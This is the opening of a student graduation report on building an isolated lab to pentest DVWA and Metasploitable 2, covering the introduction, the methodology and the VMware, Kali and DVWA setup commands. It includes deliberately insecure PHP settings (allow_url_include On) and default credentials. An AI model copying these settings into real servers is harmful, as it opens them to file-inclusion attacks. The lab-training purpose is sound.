

›DVWA Web Application Security Testing‹

›Damn Vulnerable Web Application‹

Submitted by:

Mostafa Mohamed Mostafa Foly 4241020

Areej Atef Abd Al-Hameed Abd Al-Rahman 4241472

Shahd Ahmed Lotfi Ahmed 4241526

Marco Safwat Samir Yani 4241124

Sara Hamada Sayed Mohamed 4241210

Gerges Adel Gerges Waheeb 4241614



ADVISORS:

Eng. Ahmed Hussin Mohamed Saleh

Prof. Dr. Osama Sayed Mohamed

Eng. Ekram Abdel Wahab

Dean Eng. Ayman Mohamed Ayad

2025 - 2026



SPHINXUNIVERSITY



Faculty of Computers and Artificial Intelligence

Information Technology Institute (ITI)

Assiut Branch

›DVWA Web Application Security Testing‹

›Damn Vulnerable Web Application‹

Submitted by:

Mostafa Mohamed Mostafa Foly	4241020
Areej Atef Abd Al-Hameed Abd Al-Rahman	4241472
Shahd Ahmed Lotfi Ahmed	4241526
Marco Safwat Samir Yani	4241124
Sara Hamada Sayed Mohamed	4241210
Gerges Adel Gerges Waheeb	4241614

ADVISORS:

Eng. Ahmed Hussin Mohamed Saleh

Prof. Dr. Osama Sayed Mohamed

Eng. Ekram Abdel Wahab

Dean Eng. Ayman Mohamed Ayad

2025 - 2026

• Acknowledgments

بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ

“وَقُلْ رَبِّ زِدْنِي عِلْمًا”

All blessings and appreciation are for Allah (SWT), the Most Gracious, the Most Merciful. Thanks to His abundant grace, guidance and help, we have accomplished our task. We are grateful to Allah for helping us with strength, patience and clear thinking throughout these hard times.

Building this project “DVWA Web Application Security Testing” was possible because of teamwork, otherworldly guidance, the patience of good people and the positive environment we took part in. First, we want to thank our project supervisors for their helpful support, valuable advice and continual encouragement. Thanks to their guidance, we have polished our concept and overcame issues at each part of the process.

We would like to thank our course instructors, department faculty and the ITI staff for ensuring we learned important technical and theoretical knowledge. Their guidance and teaching over these semesters gave us what we needed to design, work on and finish this project. We are grateful to our university for making this project available to us. Having access to labs, resources and facilities was important to accomplish our work. We thank our families for their constant support, love and kindness; their reminders strongly assisted us during the toughest times.

We would like to sincerely thank **Eng. Ahmed Hussin Mohamed Saleh and Eng. Ikram Abdel Wahab** for their support and guidance throughout this project. Special thanks to **Eng. Ahmed** for his continuous motivation and encouragement, which had a significant positive impact on our team.

Finally, we extend our sincere appreciation to everyone who contributed to the successful completion of this project — directly or indirectly. Their contributions, no matter how big or small, played a significant role in helping us achieve this work. Without their support, this accomplishment would not have been possible.

Table of Contents

Acknowledgments	3
Table of Contents	4
List of Figures	6
List of Abbreviations	7
Abstract	8
Chapter (1): Introduction	9
1.1 Background and Motivation	10
1.2 Problem Statement	12
1.3 Objectives of Project	12
1.4 Selected Approach	13
1.5 Report Organization	14
Chapter (2): Lab Setup	15
2.1 VMware Environment Configuration	16
2.2 Kali Linux Installation	18
2.3 DVWA and Metasploit able Setup	20
2.4 Network Configuration (Host-Only)	23
2.5 System Connectivity Testing	24
Chapter (3): Vulnerability Testing	26
3.1 SQL Injection	27
3.2 Brute Force Attack	30
3.3 Hydra Tool Usage	32
3.4 Burp Suite Analysis	33
3.5 Summary	35

<u>Chapter (4): Attack Simulation and Reporting -----</u>	<u>36</u>
4.1 Metasploit Framework Overview-----	37
4.2 Target Scanning -----	38
4.3 Vulnerability Identification -----	39
4.4 Exploitation Process -----	40
4.5 Results Documentation-----	42
<u>Chapter (5): The Gantt Chart -----</u>	<u>44</u>
<u>Chapter (6): Conclusions -----</u>	<u>46</u>
<u>Appendix-----</u>	<u>51</u>

• List of Figures

Figure 1.1: Web Application Security Testing Overview	8
Figure 1.2: OWASP Top 10 Web Application Risks	10
Figure 1.3: Penetration Testing Methodology Workflow	13
Figure 2.1: VMware Workstation Pro Environment	18
Figure 2.2: Creating a New Virtual Machine in VMware	19
Figure 2.3: Kali Linux Installation Wizard	21
Figure 2.4: Kali Linux Desktop after First Boot	23
Figure 2.5: DVWA Login Page	25
Figure 2.6: DVWA Security Level Configuration	26
Figure 2.7: Metasploit able 2 Login Prompt	27
Figure 2.8: Host-Only Network Topology	29
Figure 2.9: Successful Ping between Kali and Targets	32

• List of Abbreviations

DVWA	Damn Vulnerable Web Application
OWASP	Open Web Application Security Project
XSS	Cross-Site Scripting
CSRF	Cross-Site Request Forgery
SQLi	Structured Query Language Injection
RCE	Remote Code Execution
LFI	Local File Inclusion
RFI	Remote File Inclusion
VM	Virtual Machine
ISO	International Organization for Standardization
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
IP	Internet Protocol
NAT	Network Address Translation
CLI	Command Line Interface
GUI	Graphical User Interface
SSH	Secure Shell
FTP	File Transfer Protocol
SMB	Server Message Block
CVE	Common Vulnerabilities and Exposures
PT	Penetration Testing
ITI	Information Technology Institute

• Abstract

Web applications have become an essential part of daily life they handle banking, shopping, education, healthcare and almost every public service. With this rapid growth, web applications have also become the primary target of cyber-attacks, and many high-profile data breaches in recent years have started from a single vulnerable web page. The objective of this graduation project is to study, understand and practice web application security testing using the well-known training environment **DVWA** (Damn Vulnerable Web Application) running inside a fully isolated virtual lab built with VMware Workstation Pro and Kali Linux.

The project covers the complete penetration-testing life cycle: lab preparation, target setup, information gathering, vulnerability identification, exploitation and final reporting. Real-world tools such as Nmap, Hydra, Burp Suite, **SQL** Map and the Metasploit Framework are used in a controlled environment so that no harm is caused to any production system. The output of this work is a clear, practical, step-by-step guide that documents how each vulnerability is discovered, exploited and most importantly how it can be mitigated.

*Keywords: Web Application Security, Penetration Testing, **DVWA**, Kali Linux, VMware, **OWASP** Top 10, **SQL** Injection, Brute Force, Burp Suite, Metasploit, Ethical Hacking.*

Chapter I

Introduction

Chapter (1): Introduction

The first chapter introduces the topic of the project, explains why web application security has become one of the most important areas in modern cybersecurity, defines the problem the project tries to address, lists the main objectives, presents the selected technical approach, and finally describes how the remainder of the report is organized.

1.1 Background and Motivation

Over the last two decades the World Wide Web has transformed from a small academic network into the backbone of global business and personal communication. Statista estimates that more than 5.3 billion people use the Internet today, and the vast majority of their interactions go through web applications — e-banking portals, e-commerce stores, learning management systems, social media platforms and government services. Each of these applications stores sensitive personal, financial or operational data, and each is exposed to anyone who has an Internet connection.




Figure 1.1: Web Application Security Testing Overview

This wide exposure has produced an alarming rise in cyber-attacks. According to IBM's Cost of a Data Breach Report, the average global cost of a single data breach exceeded USD 4.45 million in 2023, and 25 % of all confirmed breaches started from a web application vulnerability. The Open Web Application Security Project (OWASP) publishes the famous "OWASP Top 10" list to highlight the most critical risks that web applications face. Categories such as Broken Access Control, Injection, Cryptographic Failures and Security Misconfiguration appear year after year, which proves that many developers and organizations still struggle with secure coding fundamentals.




Figure 1.2: OWASP Top 10 — Most Critical Web Application Security Risks

From the defenders' side, the answer to these attacks is penetration testing — a controlled, authorized and well-documented attempt to break into a system in order to discover and fix its weak points before a real attacker can abuse them. Penetration testing requires hands-on practice, and practicing on a real production website is illegal. For this reason, intentionally vulnerable training environments such as **DVWA**, Metasploit able, **OWASP Juice Shop** and **WAPP** have been created. They give students, fresh security engineers and IT staff a safe playground to learn the art of ethical hacking without breaking any law.

Our personal motivation comes from three points. First, cybersecurity is currently one of the highest-demand fields in the Egyptian and global job market — companies are actively looking for graduates with practical, demonstrable skills. Second, the topic combines almost every **IT** subject we studied during our college years: networking, operating systems, databases, web development, scripting and Linux. Third, and most importantly, we want to contribute to a safer Internet; every developer who reads a report like this one becomes more aware of how attackers think and is more likely to write secure code on the very next project.

1.2 Problem Statement

Despite the huge amount of theoretical material available online about web application security, students still graduate with limited practical experience. Lectures usually explain SQL injection or cross-site scripting at a high level, but very few students have actually exploited a vulnerable login form, watched a Burp Suite intercept run live, or seen Hydra crack a weak password in real time. This gap between theory and practice is the central problem this project tries to solve.

More specifically the problem can be broken down into four sub-problems:

- Lack of a documented, repeatable lab environment that students from the ITI Assiut branch can re-build in two or three hours on any laptop.
- Absence of an Arabic / bilingual practical reference that explains each step in a language that non-native English speakers can follow comfortably.
- Tools such as Hydra, Burp Suite, **SQL** Map and Metasploit are well documented in isolation, but rarely combined into one consistent end-to-end scenario built around **DVWA** as the single victim application.

Most existing tutorials show only the attack and forget the defensive recommendation; this project insists on closing every chapter with concrete mitigation advice for developers.

By solving these four sub-problems together, the project will hand over to any future ITI student a complete kit that includes the **VMs**, the configuration files, the command list, the screenshots and the written report — making self-learning of penetration testing much easier than it is today.

1.3 Objectives of the Project

Following the SMART methodology (Specific, Measurable, Achievable, Relevant, Time-bound), the objectives of this project are summarized in the table below.

#	Objective
O1	Build an isolated penetration-testing lab using VMware Workstation Pro that contains Kali Linux as the attacker and DVWA + Metasploit able 2 as the targets.
O2	Configure all virtual machines on a Host-Only network so that no traffic can leak to the public Internet or to the host operating system.

03	Perform a complete vulnerability assessment on DVWA covering at least four OWASP Top 10 categories: SQL Injection, Brute Force, File Inclusion and Command Injection.
04	Use the industry-standard tools Nmap, Hydra, Burp Suite, SQLMap and Metasploit Framework to demonstrate each attack with screenshots and command logs.
05	Document every step in a bilingual (English / Arabic) report that any future student can follow end-to-end.
06	Provide clear and concrete defensive recommendations for developers at the end of every vulnerability section.

1.4 Selected Approach

Several methodologies exist for performing a penetration test — for example **PTES** (Penetration Testing Execution Standard), **OWASP** Testing Guide, **OSSTMM** and **NIST SP 800-115**. After comparing them, we decided to adopt a simplified, five-phase model derived from the PTES and tailored to the academic scope of this project.

Phase 1 — Lab Preparation

Install VMware, deploy Kali Linux, Metasploit 2 and the **DVWA VM**. Apply the Host-Only network and verify connectivity with ping and Nmap -sn.

Phase 2 — Information Gathering

Run passive reconnaissance (what web, nikto -Tuning 1) and active scanning (Nmap -sV -sC) against **DVWA** to enumerate services, technologies and open ports.

Phase 3 — Vulnerability Identification

For every functional page in **DVWA**, classify the underlying OWASP risk and pick the most suitable attack tool. Set **DVWA** security level to low first, then medium for comparison.

Phase 4 — Exploitation

Execute the chosen attack with a real tool, capture screenshots, and document the exact command, payload and HTTP request used.

Phase 5 — Reporting & Mitigation

Summarize every finding in a CVSS-style severity table and write practical secure-coding advice that developers can apply immediately.

1.5 Report Organization

The remainder of this report is structured as follows:

Chapter 2 — Lab Setup: covers VMware installation, Kali Linux configuration, DVWA and Metasploit able deployment, and Host-Only network testing.

Chapter 3 — Vulnerability Testing: presents hands-on exploitation of SQL Injection, Brute-Force authentication and other DVWA modules using Hydra and Burp Suite.

Chapter 4 — Attack Simulation and Reporting: demonstrates how the Metasploit Framework can be used to scan, identify and exploit vulnerabilities, and how a professional penetration-testing report is written.

Conclusion: summarizes the lessons learned, lists the limitations of the current work, and recommends future extensions such as adding a web-application firewall (WAF) and automating the workflow with scripts.

Chapter II

Lap Setup

Chapter (2): Lab Setup

Building a safe, isolated, and reproducible laboratory environment is the cornerstone of any penetration-testing project. In this chapter we describe — step by step — how the virtual lab used throughout this project was prepared. All work is done on a single physical laptop using free or freely available software, which makes the lab reproducible by any future student without buying expensive hardware.

2.1 VMware Environment Configuration

VMware Workstation Pro is a type-2 hypervisor — a software layer that allows the user to run several full operating systems concurrently on top of a single host operating system (Windows 10 / 11 in our case). We chose VMware over VirtualBox because it offers better networking performance, more reliable snapshots and a more mature Host-Only network feature, which is essential for isolating our lab from the public Internet.




Figure 2.1: VMware Workstation Pro main window with installed Guest VMs

2.1.1 Host Machine Requirements

Before installing VMware, the host laptop should meet the following minimum specifications:

- **CPU:** Intel Core i5 (8th gen) or AMD Ryzen 5 with VT-x / AMD-V hardware virtualization enabled in BIOS.
- **RAM:** 8 GB minimum, 16 GB recommended (so that 2 – 3 VMs can run side by side).
- **Storage:** 80 GB free space on SSD (each VM needs 20–30 GB).
- **Operating System:** Windows 10 / 11 64-bit or Linux distribution with kernel $\geq 5.x$.

Network: Wi-Fi or Ethernet (only needed for the initial download of ISO files).

2.1.2 Installing VMware Workstation Pro

The following commands were used on Windows PowerShell (run as administrator) to install VMware silently:

```
# 1) Download the installer (replace with the latest version link)
Invoke-WebRequest -Uri "https://download.vmware.com/.../VMware-workstation-full-17.x.exe" `
    -OutFile "$env:USERPROFILE\Downloads\VMware-workstation-full.exe"

# 2) Silent install
Start-Process -FilePath "$env:USERPROFILE\Downloads\VMware-workstation-full.exe" `
    -ArgumentList "/s /v/qn EULAS_AGREED=1" ` # No serial needed – VMware Pro is free since May 2024
    -Wait

# 3) Verify installation
& "C:\Program Files (x86)\VMware\VMware Workstation\vmware.exe" --version
```

2.1.3 Creating a New Virtual Machine

1. Open VMware Workstation Pro → click File → New Virtual Machine (Ctrl + N).
2. Choose “Typical (recommended)” configuration and click Next.
3. Select “Installer disc image file (iso)” and browse to the downloaded Kali Linux ISO.
4. Choose the guest operating system: Linux → Debian 12.x 64-bit (Kali is Debian-based).
5. Set the virtual machine name (e.g. “Kali-Attacker”) and choose a storage location.

6. Allocate disk size: 40 GB, split into multiple files (better portability).

7. Click “Customize Hardware” → RAM 4 GB, Processors 2 cores, Network Adapter→Host Only.

8. Click Finish → Power on the VM to start the Kali installer.




Figure 2.2: Creating a New Virtual Machine wizard inside

2.2 Kali Linux Installation

Kali Linux is a Debian-based Linux distribution specifically designed for digital forensics and penetration testing. It is maintained by Offensive Security and ships with more than 600 pre-installed security tools — Nmap, Burp Suite, Hydra, John the Ripper, **SQL Map** and the Metasploit Framework are all included by default, which saves us hours of manual installation work.

2.2.1 Downloading the Kali ISO

Always download Kali from the official mirror to avoid trojaned versions. Use the following command in PowerShell:

```
# Latest Kali Linux 64-bit installer ISO
Invoke-WebRequest `
```

```
-Uri "https://cdimage.kali.org/kali-2025.3/kali-linux-2025.3-installer-
amd64.iso" `
-OutFile "$env:USERPROFILE\Downloads\kali-linux-2025.3-amd64.iso"

# Verify SHA-256 checksum (paste expected hash from the website)
Get-FileHash "$env:USERPROFILE\Downloads\kali-linux-2025.3-amd64.iso" -Algorithm
SHA256
```

2.2.2 Installation Walk-through

1. Boot the VM → the Kali GRUB menu appears → choose “Graphical Install”.
2. Select language: English (US), Country: Egypt, Keyboard: American English.
3. Provide a hostname (e.g. kali-attacker), leave domain blank, and create a non-root user.
4. Choose strong passwords for both root and the user (at least 12 characters, mix of letters / digits / symbols).
5. Partitioning: “Guided – use entire disk” → “All files in one partition” → Finish & Write.
6. Choose mirror network for apt: Egypt mirror (faster) → No HTTP proxy.
7. Software selection: keep the default Kali metapackage (top10 + GNOME desktop).
8. Install the GRUB bootloader on /dev/sda → finish installation → reboot.



Figure 2.3 / 2.4: Kali Linux Installation Wizard and Final Desktop

2.2.3 Post-Installation Tasks

Once Kali is up and running we apply the following post-installation steps:

```
# Update repositories and upgrade all packages
sudo apt update && sudo apt -y full-upgrade

# Install Open-VM-Tools for clipboard sharing, drag & drop, auto-resize
sudo apt install -y open-vm-tools open-vm-tools-desktop

# Install a few extra tools that are useful for our project
sudo apt install -y gobuster nikto whatweb sqlmap hydra burpsuite

# Configure terminal for easier work
echo "alias ll='ls -lah'" >> ~/.bashrc
echo "alias gimme='sudo apt install -y'" >> ~/.bashrc
source ~/.bashrc

# Create a working folder for the project
mkdir -p ~/Projects/DVWA-Pentest && cd ~/Projects/DVWA-Pentest
```

2.3 DVWA and Metasploit able Setup

Two intentionally vulnerable systems will be the targets of all attacks performed in Chapters 3 and 4:

DVWA (Damn Vulnerable Web Application) — a PHP / MySQL web application designed to teach the OWASP Top 10.

Metasploit able 2 — a deliberately misconfigured Linux VM containing many service-level vulnerabilities (FTP, SMB, MySQL, Tomcat, IRC, etc.).

2.3.1 Installing DVWA on Kali

Although **DVWA** can be deployed on a dedicated VM, the simplest approach is to host it directly on Kali Linux using Apache, MariaDB and PHP. The following commands cover the full installation:

```
# 1) Install the LAMP stack
sudo apt install -y apache2 mariadb-server php php-mysqli php-gd

# 2) Clone DVWA into the web root
cd /var/www/html
sudo git clone https://github.com/digininja/DVWA.git
sudo chown -R www-data:www-data DVWA
sudo chmod -R 755 DVWA
```

```
# 3) Create the DVWA database
sudo mysql -e "CREATE DATABASE dvwa;"
sudo mysql -e "CREATE USER 'dvwa'@'localhost' IDENTIFIED BY 'p@ssw0rd';"
sudo mysql -e "GRANT ALL ON dvwa.* TO 'dvwa'@'localhost';"
sudo mysql -e "FLUSH PRIVILEGES;"

# 4) Configure DVWA database credentials
sudo cp DVWA/config/config.inc.php.dist DVWA/config/config.inc.php
sudo sed -i "s/\$_DVWA\[.db_password.\] = .p@ssw0rd.;/\$_DVWA\[.db_password'\] = 'p@ssw0rd';/" DVWA/config/config.inc.php

# 5) Adjust PHP settings for DVWA
sudo sed -i 's/allow_url_include = Off/allow_url_include = On/'
/etc/php/*/apache2/php.ini
sudo sed -i 's/allow_url_fopen = Off/allow_url_fopen = On/'
/etc/php/*/apache2/php.ini

# 6) Restart Apache and MariaDB
sudo systemctl restart apache2 mariadb

# 7) Browse to http://127.0.0.1/DVWA/setup.php and click "Create / Reset Database"
```




Figure 2.5: DVWA Login Page after a successful installation

App Behavior

demok3s

dvwa

dvwa-web...

LIST

GRAPH

All

File Observability

Process Observability

Network Observability

Last Update	Process	File Path Accessed	Container	Occurrence	Status	
03/21/2023 18:51 PM	/bin/bash	/usr/sbin/apache2	dvwa	2	Allow	Details
03/21/2023 18:51 PM	/bin/bash	/bin/ping	dvwa	2	Allow	Details
03/21/2023 18:50 PM	/var/lib/rancher/k3s/data	/bin/bash	dvwa	1	Allow	Details

Figure 2.6: DVWA Security Level Configuration screen

2.3.2 Importing Metasploit able 2

Metasploit able 2 is distributed as a ready-made VMware image, so installation is much simpler than DVWA:

```
# Download the official Metasploitable 2 zip
wget -O ~/Downloads/Metasploitable2.zip \
https://sourceforge.net/projects/metasploitable/files/Metasploitable2/metasploitable-linux-2.0.0.zip

# Extract
cd ~/Downloads && unzip Metasploitable2.zip -d Metasploitable2

# In VMware: File → Open... → select Metasploitable2/Metasploitable.vmx
# Edit VM settings → Network Adapter → Host-Only → Save → Power On

# Default login
# Username: msfadmin
# Password: msfadmin
```




Figure 2.7: Metasploit able 2 Login Prompt

2.4 Network Configuration (Host-Only)

Isolation is the single most important principle when running intentionally vulnerable systems. If Metasploit able 2 or **DVWA** were exposed to the public Internet — even for a few minutes — they would be scanned and compromised almost instantly. To prevent this, all virtual machines are placed on a dedicated VMware Host-Only network (VMnet1).

2.4.1 Subnet Plan

Host	IP Address	Role	OS
Kali Linux (Attacker)	192.168.56.10	Pentastar Workstation	Kali 2025.3 (Debian-based)
DVWA Server	192.168.56.20	Vulnerable Web App	Kali / Ubuntu LAMP
Metasploit able 2	192.168.56.30	Vulnerable Linux Services	Ubuntu 8.04 (intentional)

2.4.2 Configuring the Host-Only Network in VMware

